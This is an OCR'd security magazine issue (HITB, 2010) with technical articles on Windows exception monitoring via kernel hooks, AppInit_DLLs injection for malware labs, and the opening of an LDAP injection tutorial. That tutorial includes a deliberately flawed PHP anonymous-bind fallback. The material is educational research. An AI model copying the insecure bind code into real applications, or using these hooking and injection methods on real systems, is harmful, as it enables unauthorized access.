
HITB Magazine

Keeping Knowledge Free

Volume 1, Issue 1, January 2010 www.hackinthebox.org



Cover Story

LDAP Injection 09

Attack and Defence Techniques

HITB Magazine

Volume 1, Issue 1, January 2010

Editor
Zarul Shahrin

Editorial Advisor
Dhillon Andrew Kannabhiran

Design
Cognitive Designs
cognitive.designs@gmail.com

Contributing Authors
Gynvael Coldwind
Christian Wojner
Esteban Guillardoy
Facundo de Guzman
Hernan Abbamonte
Fedor V. Yarochkin
Ofir Arkin
Meder Kydyraliev
Shih-Yao Dai
Yennun Huang
Sy-Yen Kuo
Wayne Huang
Aditya K Sood
Marc Schönefeld

Hack in The Box – Keeping Knowledge Free
http://www.hackinthebox.org
http://forum.hackinthebox.org
http://conference.hackinthebox.org

Editorial

Dear Reader,

Welcome to 2010 and to our newly 'reborn' HITB ezine! As some of you may know, we've previously had an ezine that used to be published monthly, however the birth of the HITBSecConf conference series has kept us too busy to continue working on it. Until now that is...

As with our conference series, the main purpose of this new format ezine is to provide security researchers a technical outlet for them to share their knowledge with the security community. We want these researchers to gain further recognition for their hard work and we have no doubt the security community will find the material beneficial to them.

We have decided to make the ezine available for free in the continued spirit of HITB in "Keeping Knowledge Free". In addition to the freely available PDF downloads, combined editions of the magazine will be printed in limited quantities for distribution at the various HITBSecConf's around the world - Dubai, Amsterdam and Malaysia. We aim to only print somewhere between 100 or 200 copies (maybe less) per conference so be sure to grab a copy when they come out!

As always we are constantly looking for new material as well as suggestions and ideas on how to improve the ezine, so if you would like to contribute or if you have a suggestion to send over, we're all ears :)

Happy New Year once again and we hope you enjoy the zine!

Zarul Shahrin
Editor-in-Chief,
zarulshahrin@hackinthebox.org

Contents

Exception Detection on Windows

By **Gynvael Coldwind**, *HISPASEC*

Vulnerability researchers use various techniques for finding vulnerabilities, including source code analysis, machine code reverse engineering and analysis, input data protocol or format analysis, input data fuzzing, etc. In case the researcher passes input data to the analyzed product, he needs to observe the execution flow in search of potential anomalies. In some cases, such anomalies can lead to a fault, consequently throwing an exception. This makes exceptions the most observable symptoms of unexpected, caused by malformed input, program behavior, especially if the exception is not handled by the application, and a JIT-debugger or Dr. Watson[1] is launched.

Acknowledging this behavior, the researcher might want to monitor exceptions in a given application. This is easy if the exceptions are not handled, but it gets more complicated if the application handles the exception quietly, especially if anti-debugging methods are involved.

This article covers several possible ways of detecting exceptions, and briefly describes an open source kernel-level exception detection tool called ExcpHook.

Exception detection methods

Several exception detection methods are available on Windows, including the usage of user-mode debugger API, as well as some more invasive methods like registering an exception handler in the context of the monitored process, hooking the user-mode exception dispatcher, or using kernel-mode methods, such as interrupt service routine hooks or kernel-mode exception dispatcher hooks. Each method has its pros and cons, and each method is implemented in a different way. The rest of this article is focused on describing the selected methods.

Debugger API

The most straightforward method of exception detection relies on the Windows debugger API and it's architecture, which ensures that a debugger attached to a process will receive information about every exception thrown in its context (once or even twice, in case the application does not handle the exception after having a chance to do so).

A big advantage of this method, is that it uses the official API, which makes it compatible with most, if not all, Windows versions. Additionally, the API is well documented and rather trivial to use - a simple exception monitor requires only a small debugger loop with only a few debug events handled.

However, some closed-source, mostly proprietary, software contains anti reverse-engineering tricks[2], which quite often include denial of execution techniques, in case an attached debugger is detected, which makes this approach loose it's simplicity, hence anti-debugger-detection methods must be implemented.

Additionally, a debugger is attached to either a running process, or a process that it spawns. To achieve ease of usage, the monitor should probably monitor any spawned process of a given class (that is, from a given executable file), which requires additional methods to be implemented to monitor the process creation[3], which decreases the simplicity by yet another degree.

Remote exception handler

A more invasive method – however, still using only documented API - is to create an exception handler in the context of the monitored process. The easiest way to achieve this, is loading a DLL into the context of the monitored process (a common method of doing this includes calling OpenProcess and CreateRemoteThread with LoadLibrary as the thread procedure, and the DLL name, placed in the remote process memory, as the thread procedure parameter), and setting up different kind of exception handlers.

On Microsoft Windows, there are two different exception handling mechanisms: Structured Exception Handling[4,5] with the Unhandled Exception Filter[6], and Vectored Exception Handling[7] (introduced in Windows XP).

Structured Exception Handling, commonly abbreviated to SEH, is used mostly as a stack-frame member

(which makes it a great way to exploit buffer overflows by the way[8]) and if used, is commonly changed (since every function sets its own exception handler). At the architectural level, SEH is an one-way list of exception handlers. If non of the exception handlers from the list manages to handle the exception, then an unhandled exception filter routine (which may be set using the SetUnhandledExceptionFilter function) is called. To allow stack-frame integration, the SEH was designed to be per-thread.

The other mechanism is Vectored Exception Handling, which is a global (affects all threads present in the process) array of exception handlers, always called prior to the SEH handlers. When adding a VEH handler, the caller can decide whether to add it at the beginning or the end of the vector.

There are two downfalls of this method. First of all, creating a new thread and loading a new module in the context of another application is a very noisy event, which is easily detected by the anti-debugging methods, if such are implied. As for the second thing, keeping the exception handlers both registered and placed first in a row might be a very hard task to achieve, especially since SEH handlers are registered per-thread and tend to change quite often, and if a VEH handler is registered, it could jump in front of the handler registered by the monitor. Additionally, this may change the flow of the process execution, making the measurements inaccurate.

To summarize, this method is neither easy to code, nor quiet.

KiUserExceptionDispatcher

The previous method sounded quite promising, but the high-level exception API was not good for monitoring purposes. Let's take a look at a lower, but still user mode, level of the exception mechanisms on Microsoft Windows.

The first function executed in user mode after an exception takes place, is KiUserExceptionDispatcher[9] from the NTDLL.DLL module (it's one of a very few[10] user-mode functions called directly from kernel mode). The name describes this function well: it's a user-land exception dispatcher, responsible for invoking both the VEH and SEH exception handlers, as well as the SEH unhandled exception filter function.

Inline-hooking this function would allow the monitor to gain knowledge about an exception before it is handled. This could be done by loading a DLL into the desired process, overwriting the first few bytes of the routine with an arbitrary jump, and eventually, returning to the original KiUserExceptionDispatcher (leaving the environment in an unchanged form, of course).

This method is quite easy to implement, and quite powerful at the same time. However, it is still easy to detect, hence inline-hooking leaves a very visible mark. Also, as stated before, creating a remote thread and loading a DLL is a noisy task, which could alert anti-debugging mechanisms.

Additionally, just like both previous methods, this still has to be done per-process, which is not really comfortable if one wants to monitor a whole class of processes. But, if compared to the previous method, it's a step forward.

Interrupt handler hooking

Another approach to exception monitoring is to monitor CPU interrupts in kernel mode.


As one may know, after an exception condition is met, an interrupt is generated, which causes a handler registered in the Interrupt Descriptor Table to be called. The handler can be either an interrupt gate, trap gate or task gate[11], but in case of Windows exceptions it's typically an interrupt gate which points to a specific Interrupt Service Routine, that routes the execution to the exception dispatcher.

An exception monitor could hook the exceptions' ISR by overwriting entries in the IDT[12]. This approach allows the monitor to remain undetected by standard methods used for debugger detection in user land, and at the same time is system-wide, making it possible to monitor all processes of a given class (including kernel-mode exceptions, if desired). Additionally, the author can decide which exceptions are worth monitoring, and which not.

However, at ISR level, the function does not have any easily accessible information about the processes that generated the exception, nor does it have prepared data about the exception. Additionally, patching the IDT would alert PatchGuard, leading to a Blue Screen of Death in newer Windows versions.

KiDispatchException

Following the execution flow of ISR, one will finally reach the KiDispatchException routine[13]. This function can be thought of as a kernel-mode equivalent of KiUserExceptionDispatcher - it decides what to do with an exception, and who should get notified of it. This means that, every generated exception will pass throught this function, which is very convenient for



the monitoring purposes. Additionally, KiDispatchException receives all the interesting details about the exception and the context of the application in the form of two structures passed in function arguments: EXCEPTION_RECORD[14] and KTRAP_FRAME[15]. The third parameter of this function is the FirstChange flag (hence the KiDispatchException is called twice, same way as the debugger, before exception handling, and if the exception was not handled).

Inline-hooking this function allows both monitoring the exceptions in a system-wide manner and easily accessing all the important data about the exception and the faulty process.

There are two downfalls of this method. First of all, the KiDispatchException function is not exported, so, there is no documented way of acquiring this functions address. The second problem is similar as in the IDT hooking case - the PatchGuard on newer systems will be triggered if this function is inline-hooked.

ExcpHook

An open source exception monitor for Windows XP, ExcpHook (available at *http://gynvael.coldwind.pl/* in the "Tools" section), can be used as an example of a KiDispatchException inline-hooking exception monitor.

At the architectural level, the monitor is divided into two parts: the user-land part, and the kernel-mode driver. Executing the user-land executable results in the driver to be registered and loaded. The driver creates a device called \\.\ExcpHook, which is used to communicate between the user-mode application and the driver. When the user-land application connects to the driver, KiDispatchException is rerouted to MyKiDispatchException - a function which saves the incoming exceptions to a buffer, that is later transferred to the user mode. Apart from the exception information and CPU register contents, also 64 bytes of stack, 256 bytes of code (these numbers are defined by the ESP_BUFFER_SIZE and EIP_BUFFER_SIZE constants), the image name taken from EPROCESS and the process ID are stored in the buffer.

In order to find the KiDispatchException function, ExcpHook (in the current version) uses simple signature scanning of the kernel image memory. This however can also be done by acquiring the address of the dispatcher from the PDB symbol files available on the Microsoft web site, or by tracing the code of one of the KiDispatchException parents (e.g. ISR routines).

The user-land code is responsible for filtering this information (i.e. checking if the exception is related to a monitored class of processes), acquiring more information about the process (e.g. exact image path) and displaying this information to the user. For the purpose of disassembling the code diStorm64[16] library is used.

When executed without parameters, ExcpHook will display information about all user-land exceptions thrown. If a substring of the process name is given, it will display the information only about exceptions generated by the processes that contain a given substring it their image name.

Since ExcpHook is open source (BSD-style license), it can be integrated into any fuzzing engine a researcher desires.

Summary

Microsoft Windows exception flow architecture allows an exception monitor to use quite a few different approaches and methods. Both user and kernel mode methods are interesting, and all of them have different pros and cons. No single method can be considered best, but the three most useful methods are KiDispatchException hooking, KiUserExceptionDispatcher hooking, and using the debugger API. Happy vulnerability hunting! •

REFERENCES

1 "Description of the Dr. Watson for Windows (Drwtsn32.exe) Tool". *http://support.microsoft.com/kb/308538*

2 Peter Ferrie: "Anti-unpacker tricks" series. *http://pferrie.tripod.com/*

3 Matthew "j00ru" Jurczyk: "Controlling Windows process list, part 1". Oct. 8, 2009. *http://j00ru.vexillium.org/?p=194&lang=en*

4 MSDN: "Structured Exception Handling". *http://msdn.microsoft.com/en-us/library/ms680657%28VS.85%29.aspx*

5 MSDN: "Structured Exception Handling (C++) ". *http://msdn.microsoft.com/enus/library/swezty51%28VS.85%29.aspx*

6 MSDN: "SetUnhandledExceptionFilter Function", *http://msdn.microsoft.com/enus/library/ms680634%28VS.85%29.aspx*

7 MSDN: "Vectored Exception Handling ", *http://msdn.microsoft.com/en-us/library/ms681420%28VS.85%29.aspx*

8 tal.z: "Exploit: Stack Overflows - Exploiting SEH on win32". *http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_SEH_on_win32*

9 Nynaeve: "A catalog of NTDLL kernel mode to user mode callbacks, part 2: KiUserExceptionDispatcher". *http://www.nynaeve.net/?p=201*

10 Nynaeve: "A catalog of NTDLL kernel mode to user mode callbacks, part 1: Overview", *http://www.nynaeve.net/?p=200*

11 Intel: "Intel® 64 and IA-32 Architectures Software Developer's Manual Volume 3A: System Programming Guide Part 1". *http://www.intel.com/products/processor/manuals/*

12 Greg Hoglund, Jamie Butler: "Rootkits: Subverting the Windows Kernel". ISBN 978-0-321-29431-9.

13 Dmitry Vostokov: "Interrupts and exceptions explained (Part 3)". *http://www.dumpanalysis.org/blog/index.php/2007/05/15/interrupts-and-exceptions-explained-part-3/*

14 MSDN: "EXCEPTION_RECORD Structure". *http://msdn.microsoft.com/enus/library/aa363082%28VS.85%29.aspx*

15 Nir Sofer: "Windows Vista Kernel Structures". *http://www.nirsoft.net/kernel_struct/vista/KTRAP_FRAME.html*

16 Gil "Arkon" Dabah's diStorm64. *http://ragestorm.net/distorm/*

The Art of DLL Injection

By **Christian Wojner**, IT-Security Analyst at *CERT.at*

Microsoft Windows sometimes really makes people wonder why specific functionalities, especially those making the system more vulnerable than it had to be, made (and still make) it into shelves.

One of these for sure is the native ability to inject DLLs into processes by default. What I'm talking about is the registry-key "AppInit_DLLs". Well, though I'm aware of the fact that this is nothing new for the pros out there I guess most of you haven't tried it or even thought about using it productively in a malware analysis lab. The reasons for that reach from concerns about collateral damage like performance and stability issues as well as to some type of aversion to it's kind of primitive and therefore "less geeky" way to do hacks like DLL-injection. However, playing around with it in theory and praxis definitely has it's wow factors.

About

So let's take a closer look at the magic wand I am talking about. It's all about the registry key "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs" (which we will refer as APPINIT in this article). It was first intrduced in Windows NT and gave one the possibility to declare one (or even more using blanks or commas as separator) DLL(s) that should be loaded into (nearly) all processes at their creation time. This is done by the use of the function LoadLibrary() during the call of DLL_PROCESS_ATTACH of "User32.dll"'s DllMain. Unfortunately not *every* process imports functionalities of "User32.dll" but *most* of them do, so you have to keep in mind that there's always a chance for it to miss something.

Benefits

However, the first benefit you gain by the use of APPINIT is based on its fundamental concept. By writing log-entries during the attach and detach calls of your APPINIT-DLL (DLL_PROCESS_ATTACH, DLL_PROCESS_DETACH, DLL_THREAD_ATTACH and DLL_THREAD_DETACH) you will get a decent overview and feeling for the things going on under the hood of Windows, especially at boot-time (depending on "User32.dll"'s first load). I'd also recommend that you gather the commandline of each process your DLL is being attached to (DLL_PROCESS_ATTACH) by GetCommandLine() as it will reveal some more secrets. In my malware analysis lab I actually have the following informations per log-entry which perfectly fulfilled my needs for now:

* Timestamp
* Instance (hinstDLL of DllMain)
* Calltype (fdwReason of DllMain)
* Current Process-ID (GetCurrentProcessId())
* Current Thread-ID (GetCurrentThreadId())
* Modulefilename (GetModuleFileName(...))
* Commandline (in case of DLL_PROCESS_ATTACH)

Having satisfied some yells about clarity regarding system-activities this way, there are a lot more use-cases for APPINIT. Let's focus on malware behavioural analysis now. As it's sometimes hard to trace malware that injects itself "somewhere" in the system our APPINIT-logging (as described above) will already do the job for us. As it will show every process our APPINIT-DLL gets attached/detached to/from, the same applies to the life-cycle of these processes' threads which will leave a very transparent trace of footprints of the executed malware (or process).

Regarding the things you'd like to do or analyze it might be also of interest for you to have pointed out *when* your APPINIT-DLL is loaded into a newly created process. As already mentioned it is "User32.dll" which is responsible for loading your APPINIT-DLL. This means that your APPINIT-DLL and therefore any code you like will be loaded *before* (disregarding TLS-callbacks and according techniques) the malware functionality. In addition to that I also have to point out that at this point your code is already running at the memory scope of the malware (or executable)

you like to analyze. So monitoring and any type of shoulder-surfing based on the memory(-activity) (and so on) of the regarding process should be quite easy and stable. The only thing to care about is to restrict these obvious performance-related activities to the specific process.

Taking this into account it might be useful to programmatically give your APPINIT-DLL the ability to act as a kind of needle threader and run some special code under special circumstances (i.e. depending on the modules filename). I have put this ability in my lab's APPINIT-DLL but tried to keep it generic for the future by loading another special DLL under those described special circumstances. Furthermore my implementation comes up with the optional possibilities to firstly have some code running serialized at the DLL's INIT and secondly have some code running in parallel (through threads) after that to keep the execution of my code persistent.

Detection

As there's always an arms race between white-hats and black-hats for the actual topic I have to admit that it's just the same. Of course it is possible to detect a foreign DLL being around or to read out the appropriate registry key. So there could already exist a malware that detects this approach. But I won't speculate - at least I haven't analyzed a malware that reacted to this circumstances, yet.

Installation/Deinstallation

Let's see what it takes to get an APPINIT-DLL installed. You only have to set the value of the registry key "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs" to your APPINIT-DLL's full qualified path (or add it separated with blanks or commas if there already is one). You can do this in any way you like as long as you have the permissions to do so, but as we're talking about malware analysis labs I assume that you have them.

NOTE: According to Microsoft since Windows Vista you also have to set the key "LoadAppInit_DLLs" (under the same location) to 1 to enable the APPINIT feature. Since Windows 7 there's another lever that has to be pulled to achieve the known functionality. You have to set the key "RequireSignedAppInit_DLLs" to 0, otherwise you'd be restricted to use signed DLLs only.

After that you just have to reboot your machine and your APPINIT-DLL should be up and running.

To get rid of your "enhancement" again you just have to remove it from the well known registry key and another reboot will do the commit.

Drawbacks?

None at all. As long as you do not allocate unnecessary memory or have some endless or long running loops in the serial INIT calls there shouldn't be any recognizable impact.

Epilogue

Now that you have seen how mighty this little registry key can be I guess that you already have your ideas. And if not, at least keep it in mind for the case you see it being written by some application, that application might not be what it's supposed to be.

For those of you that don't like to code feel free to download and use my implementation of an APPINIT-DLL on your own risk:

http://www.array51.com/static/downloads/appinit.zip
(The log file is written to user-temp named appinit.txt) •

REFERENCES
- Working with the AppInit_DLLs registry value *http://support.microsoft.com/?scid=kb%3Ben-us%3B197571&x=9&y=9*
- DllMain Callback Function *http://msdn.microsoft.com/en-us/library/ms682583%28VS.85%29.aspx*
- DLL Injection *http://en.wikipedia.org/wiki/DLL_injection*

LDAP Injection Attack and Defence Techniques

LDAP (Lightweight Directory Access Protocol) is an application protocol that allows managing directory services. This protocol is used in several applications so it is important to know about the security involved around it. The objective of this article is not to provide an extensive explanation of the protocol itself but to show different attacks related to LDAP Injection and possible ways prevention techniques.

By **Esteban Guillardoy** (*eguillardoy@ribadeohacklab.com.ar*), **Facundo de Guzman** (*fdeguzman@ribadeohacklab.com.ar*), **Hernan Abbamonte** (*habbamonte@ribadeohacklab.com.ar*)

A directory service is simply the software system that stores, organizes and provides access to information in a directory. Based on X.500 specification, the Directory is a collection of open systems cooperating to provide directory services. A directory user accesses the Directory through a client (or Directory User Agent (DUA)). The client, on behalf of the directory user, interacts with one or more servers (or Directory System Agents (DSA)). Clients interact with servers using a directory access protocol.[1]

LDAP provides access to distributed directory services that act in accordance with X.500 data and service models. These protocol elements are based on those described in the X.500 Directory Access Protocol (DAP). Nowadays, many applications use LDAP queries with different purposes. Usually, directory services store information like users, applications, files, printers and other resources accessible from the network. Furthermore, this technology is also expanding to single sign on and identity management applications. As LDAP defines a standard method for accessing and updating information in a directory, a person trying to gain access to sensitive information stored on a directory will try to use an input-validation based attack known as LDAP Injection. This technique is based on entering a malformed input on a form that is used for building the LDAP query in order to change the semantic meaning of the query executed on the server. By doing this, it is possible for example, to bypass a login form or retrieve sensitive information from a directory with restricted access.

Some of the most well known LDAP implementations include OpenLDAP[2], Microsoft Active Directory[3], Novell eDirectory and IBM Tivoli Directory Server. Each of them may handle some LDAP search requests in a different way, yet regarding security, besides the LDAP server configuration, it is of capital importance all the applications making use of the LDAP server. These applications often receive some kind of user input that may be used to perform a request. If this user input is not correctly handled it could lead to security issues resulting in information disclosure, information alteration, etc. Commonly, LDAP injection attacks are performed against web apps, but of course you may find some other desktop applications making use of LDAP protocol.

LDAP Query - String Search Criteria

LDAP Injection attacks are based on generating a user input that modifies the filtering criteria of the LDAP query. It is important to understand how these filters are formed.

RFC 4515 specifies the string representation of search filters which are syntactically correct on LDAP queries[4]. The Lightweight Directory Access Protocol (LDAP) defines a network representation of a search filter transmitted to an LDAP server. Some applications may find it useful to have a common way of representing these search filters in a human-readable form; LDAP URLs are an example of such application.

Search filters have the following form:

```
Attribute  Operator  Value
```

The string representation of an LDAP search filter is defined by the succeeding grammar, using the ABNF notation.

```
filter     = "(" filtercomp ")"
filtercomp = and / or / not / item
and        = "&" filterlist
or         = "|" filterlist
not        = "!" filter
filterlist = 1*filter
item       = simple / present /
substring  /  extensible
simple     = attr filtertype value
filtertype = equal / approx / greater
/ less
equal      = "="
approx     = "~="
greater    = ">="
less       = "<="
present    = attr "=*"
substring  = attr "=" [initial] any
[final]
initial    = value
any        = "*" *(value "*")
final      = value
```

As it is seen on the grammar, simple conditions can be combined using AND (&), OR (|) and NOT (!) operators, which must be between brackets.

The special character "*" matches one or more characters on a filter string.

A few examples of this notation

```
(cn=Babs Jensen)
(!(cn=Tim Howes))
(&(objectClass=Person)(|(sn=Jensen)
(cn=Babs J*)))
(o=univ*of*mich*)
```

LDAP Injection

LDAP Injection attack is just another kind of injection attacks. Basically, the idea behind this technique is to take advantage of an application that is not handling input values correctly. This can be achieved by sending some carefully crafted data to generate a LDAP query of our choice. When the application uses this user supplied values to build a LDAP query without prior validation or sanitizing, the attacker may force the execution of a statement by altering the construction of the LDAP query. Notice that once the attacker alters the statement, by adding arbitrary code, the process will run with the same privileges of a valid query. This is a mayor security risk issue that must be eradicated.[5,6,7]

LDAP injection attacks are commonly used against web applications. They could also be applied to any application that has some kind of input used to perform LDAP queries.

Depending on the target application implementation one could try to achieve:

- Login bypass
- Information disclosure
- Priviledge escalation
- Information alteration

Along the article, all these items will be discussed in detail. Do notice that some of these attacks could be handled in a different way depending on the LDAP server implementation due to different search filter interpretation in each of them.

Login Bypass

An LDAP repository is normally used to validate credentials. Basically, two simple ways to implement an authentication using LDAP can be distinguished:

- to use "bind" function or method to connect to the LDAP server.
- using an LDAP search query against the LDAP repository checking username and password fields.

Bind Method

This authentication method cannot be bypassed easily but, depending on the application logic, one could end up with an anonymous bind.

This is a sample code you could find in a web application using a bind method[8]:

```
<?php
$ldapuser  = $_GET['username'];
$ldappass = $_GET['password'];

$ldapconn = ldap_connect("ldap.serv-
er.com")
  or die("Could not connect to serv-
er");

if ($ldapconn) {
    $ldapbind = ldap_bind($ldapconn,
$ldapuser, $ldappass);
    if (! $ldapbind) {
        $ldapbind = ldap_
bind($ldapconn);
    }
}
?>
```

This code tries to perform a bind using the username and password provided. If that is not successful it ends with an anonymous bind.

This could be useful because if LDAP server security is not correctly configured an anonymous connection could be enough to obtain information with the other LDAP injection techniques discussed later on this section.

Search Query

This kind of authentication is similar to the one any programmer should use with a standard database storing username and password information. The application will run a query to determine if username and password hash are correct.

An LDAP search query to accomplish this could be something like this:

```
(&(Username=user)(Password=passwd))
```

